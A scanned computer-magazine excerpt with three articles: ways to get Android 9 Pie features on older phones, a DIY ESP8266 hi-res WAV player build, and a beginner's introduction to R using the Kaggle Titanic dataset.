But it's not all doom and gloom – not by a long shot. Quite a few of Android 9 Pie's features are new to the Android OS itself, but having an Android 9 Pie device isn't the only way to get them. We've found sources elsewhere for a number of those features, from unofficial ports ripped out of Android Developer Preview releases and made available by the Android community for side-loading into existing devices, to others you'll find already exist in




"Google has stated that devices from Sony, Nokia, Oppo and others that took part in the Beta Program, plus Android One phones that qualify are also expected to receive Pie updates before the end of the year."







Google's Pixel 2 phones are already receiving updates to Android 9 Pie.



Nokia's 7 Plus phone should receive an Android 9 Pie update by October.

## "As far as Android 9 Pie is concerned, Digital Wellbeing aims to help you spend time on the device more efficiently."

similar form as third-party apps on Google Play. While, as we've seen, some Pie features will be inescapably linked to next-gen phones, having even just a basic understanding of how a new feature works could well lead you to alternatives that already exist. That's what we've found for a number of Pie's new toys.

### DIGITAL WELLBEING

One of the major selling points of Android 9 Pie announced earlier in the year at Google's I/O talkfest is its new suite of 'Digital Wellbeing' features. Phone addiction is finally becoming a serious topic and Google is developing new tech to help users address their phone usage patterns. Not surprisingly, Apple has also recently attempted to tackle the issue through its new Screen Time feature in iOS 12.

However, as far as Android 9 Pie is concerned, Digital Wellbeing aims to help you spend time on the device more efficiently. The features include new screen and app timers keeping track of how long the screen has been up and particular apps have been

running. You can also use the timers to notify you after a particular period. Prior to Pie's official release, the Digital Wellbeing app was made available on Google Play at [tinyurl.com/ya49a5fm](https://tinyurl.com/ya49a5fm), although, it requires a Pixel device with the Pie OS already installed.

Still, things like screen and app timers aren't necessarily that complex. In fact, you'll find a couple of apps on Google Play providing at least something broadly similar already.

One of the more popular apps is 'Forest' ([tinyurl.com/md2ecsj](https://tinyurl.com/md2ecsj)). It gamifies your efforts to stay away from your phone by using the simple and elegant concept of planting a tree seed. The longer you stay away from your phone, the more the tree grows. Come back to your phone too often and it withers. The app will work with most devices with at least KitKat/4.4, it's free to install, but you can pay in-app to unlock the premium version.

Getting closer to Google's Digital Wellbeing app is 'Instant' ([tinyurl.com/ka2v3pr](https://tinyurl.com/ka2v3pr)). This app features screen and app time tracking, it also

allows you to set goals and supports integration with Google Fit and FitBit devices. It's free and only requires a device with at least Ice Cream Sandwich/4.0.x.

### MARKUP, SCREENSHOT, EDIT AND SHARE

Another new feature in Android 9 Pie is Markup, which lets you edit and share screenshots taken on your device. While Markup is more-or-less exclusive to Pie, an unofficial port is available from the xda-developers website ([tinyurl.com/yasdu9ju](https://tinyurl.com/yasdu9ju)). It should work on Android releases down to Lollipop/5.x, but there are no guarantees. Also, as it's a third-party app you must side-load into your device, we'd suggest only installing it if you're aware of the possible risks to your device and data from side-loading unknown apps. Don't expect any warranty here.

Of course, any image editing app on Google Play can also edit your screenshots – it's just most apps won't be as elegant as being able to capture, edit and share all in the one app that Markup provides.

### VOLUME BUTTONS DEFAULT TO MEDIA

It's pretty clear that many of us are using social media more and making phone calls less, yet Android has persisted in defaulting the phone



volume buttons to ringtone volume rather than media. That changes in Android 9 Pie, where the device's 'volume rocker' will now default to media volume. However, it's also another feature you can have through an existing third-party app, this time, direct from Google Play. Rocker Locker ([tinyurl.com/y824ta8e](https://tinyurl.com/y824ta8e)) essentially performs the same role, locking the rocker to control media audio levels. What's more, the app works with devices packing versions of Android going right back to Ice Cream Sandwich/4.0.x. And, yep, it's completely free.

### GESTURE NAVIGATION

It's being called by some the biggest shake-up to how you navigate through Android seen in the last ten years. New 'gesture navigation' allows you to replace the traditional back, home and overview buttons with (for the most part) a single pill-like slider. However, what's also notably different is how the gestures operate. You can tap it and it'll act like a home function, but instead of just tapping the overview button to see recent apps, you now drag and hold the slider instead. There's an up-swipe move to launch the app drawer and the original back button does appear on occasions, although it's coming-and-going may be disconcerting for some. However, the new system is an optional extra at the moment – you need to head to Settings, System, Gestures, then turn on 'Swipe up on Home Button' to activate it.

There's no doubt it's a big move, but

gesture navigation is also not strictly exclusive to Android 9 Pie. If you have a device with at least Lollipop/5.x, you can get something very similar to it right now. Head to Google Play, grab Navigation Gestures ([tinyurl.com/ya68dc4m](https://tinyurl.com/ya68dc4m)) and you'll get something that, while not exactly the same as Pie's new gesture navigation, comes reasonably close. The Navigation Gestures app was developed by XDA Developers ([xda-developers.com](https://xda-developers.com)), is free (there is a paid-premium upgrade) and, best of all, doesn't need root access. In the first instance, it adds a similar gesture-based pill-sized control just above the traditional three-button navigation on your phone. You can also choose to hide those three buttons, however, the warning is you must unhide them before removing the Navigation Gestures app, otherwise worldwide destruction ensues (meaning you lose navigation altogether). Still, at time of writing, you must run an 'adb' (Android Debug Bridge) command from your PC to your phone via USB to hide the buttons, so for now, it's not something you'd do by accident.

What's really impressive about the Navigation Gestures app, though, is

just how customisable it is. You can choose the actions for different taps and swipe gestures via the app's settings menu. Set it up the way that works for you.

### THE FUTURE OF ANDROID


Unfortunately, as with previous releases, unless you're in the market for a Google Pixel phone, Australians will likely be waiting at least until 2019 for the rest of the market to catch up and start releasing more affordable Android 9 Pie devices – certainly if our experiences of Oreo are anything to go by. There is potential for Android One-compliant devices to see a slice of Pie sooner rather than later, but the Android update issue continues to remain a problem for the rest of the ecosystem. In that situation, your best bet in getting Android 9 Pie features now could be to see what might be already available in the Google Play store.

One thing is clear, however – artificial intelligence and machine-learning in particular will drive future Android advances and go a long way to redefining what it is to have a 'smart' phone. ■

"New 'gesture navigation' allows you to replace the traditional back, home and overview buttons with (for the most part) a single pill-like slider."



Android 9 Pie packs in plenty of features (and of course, the odd easter egg).





# Our digital audio player goes hi-res

Version 2.0 software for our Digital Audio Player project enables hi-res support for 16-bit stereo WAV files up to 192kHz and long-file names. Darren Yates explains how.


**O**ur new Digital Audio Player project we introduced last month is based on the unusual combination of microSD card reader, the excellent Texas Instruments' PCM5102A digital-to-analog converter (DAC) and the popular ESP8266 Wi-Fi microcontroller unit (MCU). We make use of the ESP8266's inter-integrated sound (I2S) interface to create a player with near-CD quality (92dB SNR, 0.003% THD). This month, we've re-engineered the project source code to crank up the audio quality into 'hi-res' class, supporting 16-bit stereo WAV files with up to 192kHz sample rate and long-file names.

## ON THE SHOULDERS OF GIANTS

Our project makes use of a range of different code libraries but two are crucial for our version 2.0 of this project – 'SdFat' by Bill Greiman and 'ESP8266Audio' by Earle Philhower III. The SdFat library gives Arduino-class MCUs access to long-file names. ESP8266Audio is the core library that makes it possible to get the ESP8266 to communicate with its I2S bus without delving into complex machine-code.

## WHAT WE'VE CHANGED


However, it's not as simple as bolting these two libraries together. Apart from the ESP8266Audio and SdFat libraries, our APC project source code pack consists of nine separate files, from actual project code to separate modifications or 'forking' of the ESP8266Audio library and even the



ESP8266 core code itself. The end result means you're no longer limited to 8.3-format file names or 44.1kHz/16-bit stereo WAV files. Any sample rate from 32kHz to 192kHz is now supported. Importantly, these core code changes will not affect any other ESP8266 projects, as they act only on this project code.

## OVERCLOCKING

The ESP8266 MCU has plenty of horsepower available with its base 80MHz clock rate and its fast enough to handle WAV audio file sample rates up to and including 96kHz. However, that 80MHz clock runs out of legs by the time you get to 192kHz sample rates, so it's great that the ESP8266 has a built-in 160MHz overclock option – engage this 'turbo' mode during compiling (see pic) and 192kHz sample rate audio is possible. The downside with 160MHz is the added power




consumption, but you have the option to choose. If you don't have any 192kHz WAV files, just run the ESP8266 MCU normally and you have sample-rate support all the way to 96kHz.


## MODIFIED ESP8266AUDIO LIBRARY

As good as the ESP8266Audio library is, the library's author admits his own use is more limited than what we're


Our high-res audio player uses microSD card and GY-PCM5102A DAC board.




The WeMos D1 Mini board does Wi-Fi but also I2S for high-quality audio.



These interlocking breadboards 170 connect points to build your own gear.







trying to do here. In fact, anything beyond 48kHz/16-bit stereo WAV files with 8.3-format filenames is off the menu. The reason for this is that ESP8266Audio can only decode standard WAV audio files. The original Microsoft WAV file standard technically supports any sample rate up to whatever, provided you keep the bit depth to 16-bits or less. However, most audio editing software seems to use the more complex WAV\_EXTENSIBLE format once the audio spec exceeds 16-bit depth or 48kHz sample rate. ESP8266Audio does not support WAV\_EXTENSIBLE, so, we've taken the ESP8266Audio library's AudioOutputWAV function or 'class' and created 'AudioOutputWAVEX' to handle both WAV and WAV\_EXTENSIBLE file formats.

When it comes to accessing files on microSD cards, the ESP8266Audio library does not actually provide specific code. Instead, it links into the standard Arduino 'SD' library – this works, but this SD library doesn't

support long-file names. Fortunately, Bill Greiman's SdFat library does, but to get it to hook in, we've had to modify ESP8266Audio further, forking the 'AudioFileSourceSD' class to create 'AudioFileSourceSdFat'. This allows the project to work with the SdFat library, which gives us access to long-file name support.

#### MODIFIED I2S CODE

Sometimes, modifying code is a bit like renovating a kitchen – you want to put in an \$800 dishwasher, but the sink and cupboard dimensions don't allow it, so you need a new sink. If you're getting a new sink, you'll need new cupboards and before long, you're putting in a new \$20,000 dishwasher that comes with a free kitchen. In other words, one modification can (and typically does) create other problems to fix.

Given the ESP8266Audio library was never designed for beyond 48kHz sample rates, we found the combination of libraries, ESP8266 MCU

and GY-PCM5102A DAC wouldn't work with sample rates beyond 79kHz (yes, you can actually create your own WAV file sample rates). In the end, we traced the problem back to core ESP8266 code that controls the ESP8266's timing registers that set the I2S clock for different sample rates. These adjustments got us to 96kHz, but as we mentioned, the ESP8266 at 80MHz runs out of puff trying to deliver 192,000 samples per second of 16-bit stereo sound – that's where cranking the MCU up a gear to 160MHz solves that issue.

#### BUILDING THE PROJECT

There's no change to the project layout or wiring from last month – follow the overlay diagram as a guide for your own build. We used the WeMos D1 Mini version of the ESP8266 MCU and the slim GY-PCM5102A version of the popular digital-to-analog converter. You can find both of these on eBay for \$5 each. Everything is built on two small 170-point interlocking breadboards. The DAC provides line-level output (headphones not supported) to connect to a home stereo or computer speaker setup, while power comes via USB. The momentary-on push-button is pause-on/off, while holding it down for more than a second skips to the next track.

#### INSTALLING THE SOURCE CODE

You'll find the new source code at [apcmag.com/magstuff](http://apcmag.com/magstuff). You'll also need the Arduino integrated development environment (IDE) from [arduino.cc/download](http://arduino.cc/download). Unzip our source code and copy the contents of the 'libraries' subfolder to the 'libraries' subfolder of the Arduino IDE. Plug in the WeMos D1 Mini board, launch the IDE, load the 'esp\_player\_v2.ino' file, use the IDE's menu to choose Tools, Board, select the WeMos D1 Mini and the correct COM port (not COM1, that's your mouse). Now press Ctrl-U to compile and upload the code to the ESP8266 MCU on the WeMos D1 Mini board. The software has been tested but comes as-is, with no warranty – use at your own risk.

#### LEARN HOW TECH WORKS

Technology makes it possible for us to do things we could barely think of ten years ago, but tech is also making us ever more dependent upon it in our daily lives. The more dependent we become, the more we need to understand how tech works – or the less empowered we'll be. The Internet of Things, programming, artificial intelligence and data security – these are the four areas that will seriously impact our lives over the next ten years. Pick (at least) one and learn it well. ■



# How to code machine learning apps with R

It competes for the title of world's favourite machine-learning language, but it can also be a little intimidating. Darren Yates introduces the statistical language known as 'R'.



Ask any 10 machine-learning engineers or data scientists their favourite language for doing machine-learning and you'll likely get half-a-dozen answers. You'll get votes for Google's TensorFlow, votes for Java, even Excel has its fans. But the two languages that always seem to float to the top of any poll are Python and R. Just prior to our new machine-learning masterclass, we recently wrapped up a couple of years looking at Python programming in our 'Learn to code Python' masterclass. But while Python is an excellent general-purpose language that covers many bases, R is much more focussed towards statistics and machine-learning. It's fast, it has some very clever features and if you're seriously interested in machine-learning, at least understanding the basics of the language must feature somewhere on your bucket list. This month, we begin our introduction to R, installing and using it, by revisiting the Kaggle Titanic competition.

## OPEN-SOURCE SOFTWARE

R is an open-source language, making it highly popular, but like Python, it's also highly-extensible, which is a geeky way of saying you can almost endlessly expand it with new functions and libraries called 'packages'. It's also an interpreted, rather than compiled, language, making it more like Python than C++ and instead of apps, you write 'scripts' that perform tasks 'top to bottom' in a single run. Despite being an interpreted language, R can still be remarkably quick, by tapping into packages written in other high-speed languages such as C++. It also has a few tricks that enable it to process data much faster than you can with traditional for-loops.

## DOWNLOAD AND INSTALL

To begin, R is available for Windows, macOS and Linux (Unix, more broadly) operating systems and you can download the latest version (3.5.1 at time of writing) from the R Project for Statistical Computing at [r-project.org](http://r-project.org)



via one of its many mirrors around the world (including Australia). Choose the version for your operating system – and yes, there are both 32-bit and 64-bit versions.

Again, R is a bit like Python in that just as Python includes a basic development environment called IDLE, R has its own graphical user interface (GUI) called RGui. However, personally, I have to admit to preferring RStudio – it has many more features that just make it easier write R scripts, from

smart code prompts to displaying stored objects. RStudio is also free and open-source and the two – R and RStudio – work incredibly well together.

## INSTALL R FIRST

There is just one caveat – during installation, RStudio likes to see an R distribution already installed, as it tries to set up links and working folders within the install process. So, just to make your life easier, ensure



you install R first, before installing RStudio. You'll find the 'Open Source License' version of RStudio Desktop at [rstudio.com/products/rstudio/download](https://rstudio.com/products/rstudio/download). You may also notice an 'RStudio Server' version – you won't need this for our introduction. Just stick with the desktop version. Again, there are versions for Windows, macOS, plus installers for Debian 8 and 9-based Linux distros, as well as Fedora 19+. If you prefer, there are non-install zip versions available as well.

We'll be working with the Windows version, although, I personally use Windows and Linux versions. An external library I currently need for another project is known not compile correctly in Windows, however, for our introduction, this won't be a problem. Still, if you find machine-learning grabs your interest, good coding skills won't go astray.

GETTING STARTED



Once you have the two installations complete, launch RStudio and you'll be greeted by the full-screen development environment. If you've ever coded Python, you might feel what you see is vaguely familiar. First up, the main screen panel will appear as the console. This is where you can run one-off R commands at the '`>`' prompt. It's also where you can access numerous example scripts that are bundled with RStudio, so, on the command prompt ('`>`'), type `demo()` and press Enter. This gives you a list of demos. To see what the R language can do, type `demo(graphics)` then press Enter and follow the console prompts. R includes a number of excellent and easy to use graphics packages built-in and ready to go. The graphics demo has numerous impressive plots and will give you an idea of what's possible once you get some R language under your belt. You'll see them appear in the 'Plots' panel on the lower-right.

SIMPLE R CODING

As we mentioned, the console can also handle simple one-line coding, so let's try a few things. Type the following lines, one at a time, each followed by the Enter key:

```
a <- "hello"
b <- "from apc magazine"
c <- 42
d <- c/2
cat(a, b)
if (d < 25) cat(d, "is less than 25")
```

The first two lines assign text strings 'hello' and 'from apc magazine' to the variables 'a' and 'b',



respectively. The left-arrow ('`<-`') is commonly used for assignment in R (yes, you can use the more recognised equals-sign '=', however, there are certain cases where it doesn't have the same result, so use the arrow-assignment symbol instead). Following those lines, variables 'c' and 'd' are assigned the number 42 and the value of variable 'c' divided by two, respectively. To join multiple string variables together, you can use the `cat()` function, by listing each variable separated by a comma as parameters.

The last line is a simple if-conditional statement – in this case, if the value of variable 'd' is less than 25, we print the value of d, followed by the string 'is less than 25'. Because this if-statement exists on a single line, we don't need to use curly-brackets {} to surround statements. If the code following the if-statement evaluating to 'true' is more than a single line, that's when you surround the code with curly-brackets. If you've ever done any coding in C, C++ or Java, this should be pretty familiar.

PREDICTING THE TITANIC WITH R

Obviously, there's a lot more to learning the R language than just a few example

lines of code, but to give you a more practical idea of how R can be used, we're going to retrace our steps a bit. Over the last couple of months, we've been jumping on the Kaggle 'Titanic: Machine Learning from Disaster' competition ([kaggle.com/c/titanic](https://kaggle.com/c/titanic)) to get a feel for how to use machine-learning; in this case, to predict which passengers survived the sinking of the Titanic. The Python language, along with the excellent 'scikit-learn' machine-learning library, were our tools-of-choice on those previous occasions, but this month, we're going to have another go at the competition, using R via RStudio instead.

GETTING THE TITANIC DATASET

Kaggle's Titanic competition is fast becoming a 'hello, world' moment for many machine-learning beginners and the dataset used for this competition is available as an R package you can download from CRAN (Comprehensive R Archive Network). CRAN houses hundreds of R packages and RStudio can download and install those packages directly using the `install.packages()` function from the console command-prompt. So, fire up RStudio and at the console command-



# how to » machine learning masterclass

RStudio and at the console command-prompt, enter these commands, each followed by the Enter key:

```
install.packages('titanic')
install.packages('randomForest')
```

Within a few seconds, the Titanic dataset package will be downloaded and automatically unpacked. The RandomForest classification algorithm library will also be installed. With that, we can now get to work and begin writing our first R script.

## WRITING AND RUNNING AN R SCRIPT

To begin writing a script, go to RStudio's top menu and select File > New File > R Script. This will bring up a new R Editor panel at the top-left of the RStudio frame. Now we went into a fair amount of detail last time in developing a Python script using the Random Forest algorithm for the Kaggle competition, so we'll be a little

more economical this time around. In any case, you'll find our Titanic R script on the website at [apcmag.com/magstuff](http://apcmag.com/magstuff). Unzip it and load it into RStudio. To run it, hit the 'Source' button at top-right of the editor panel.

## SIX SECTIONS

If you look at the source script, we've broken it down into six sections. The first section imports the libraries we'll need into our script – the complete Titanic dataset we've just installed, plus the 'RandomForest' library. The second section is joining the two subsets, 'titanic\_train' and 'titanic\_test', into one complete dataset. The 'titanic' library provides the full Titanic dataset as these two separate subsets, 'titanic\_train' and 'titanic\_test'. The difference between the two is that 'titanic\_train' has an extra attribute called 'Survived', which is whether or not each passenger survived the sinking. The 'titanic\_test' subset doesn't have this attribute – our task

is to learn from the 'titanic\_train' subset a set of rules or 'model' that summarises the relationship between the various attributes and the 'Survived' attribute (also called the class attribute). Then, using that model, we predict the fate of all the passengers in the 'titanic\_test' subset.

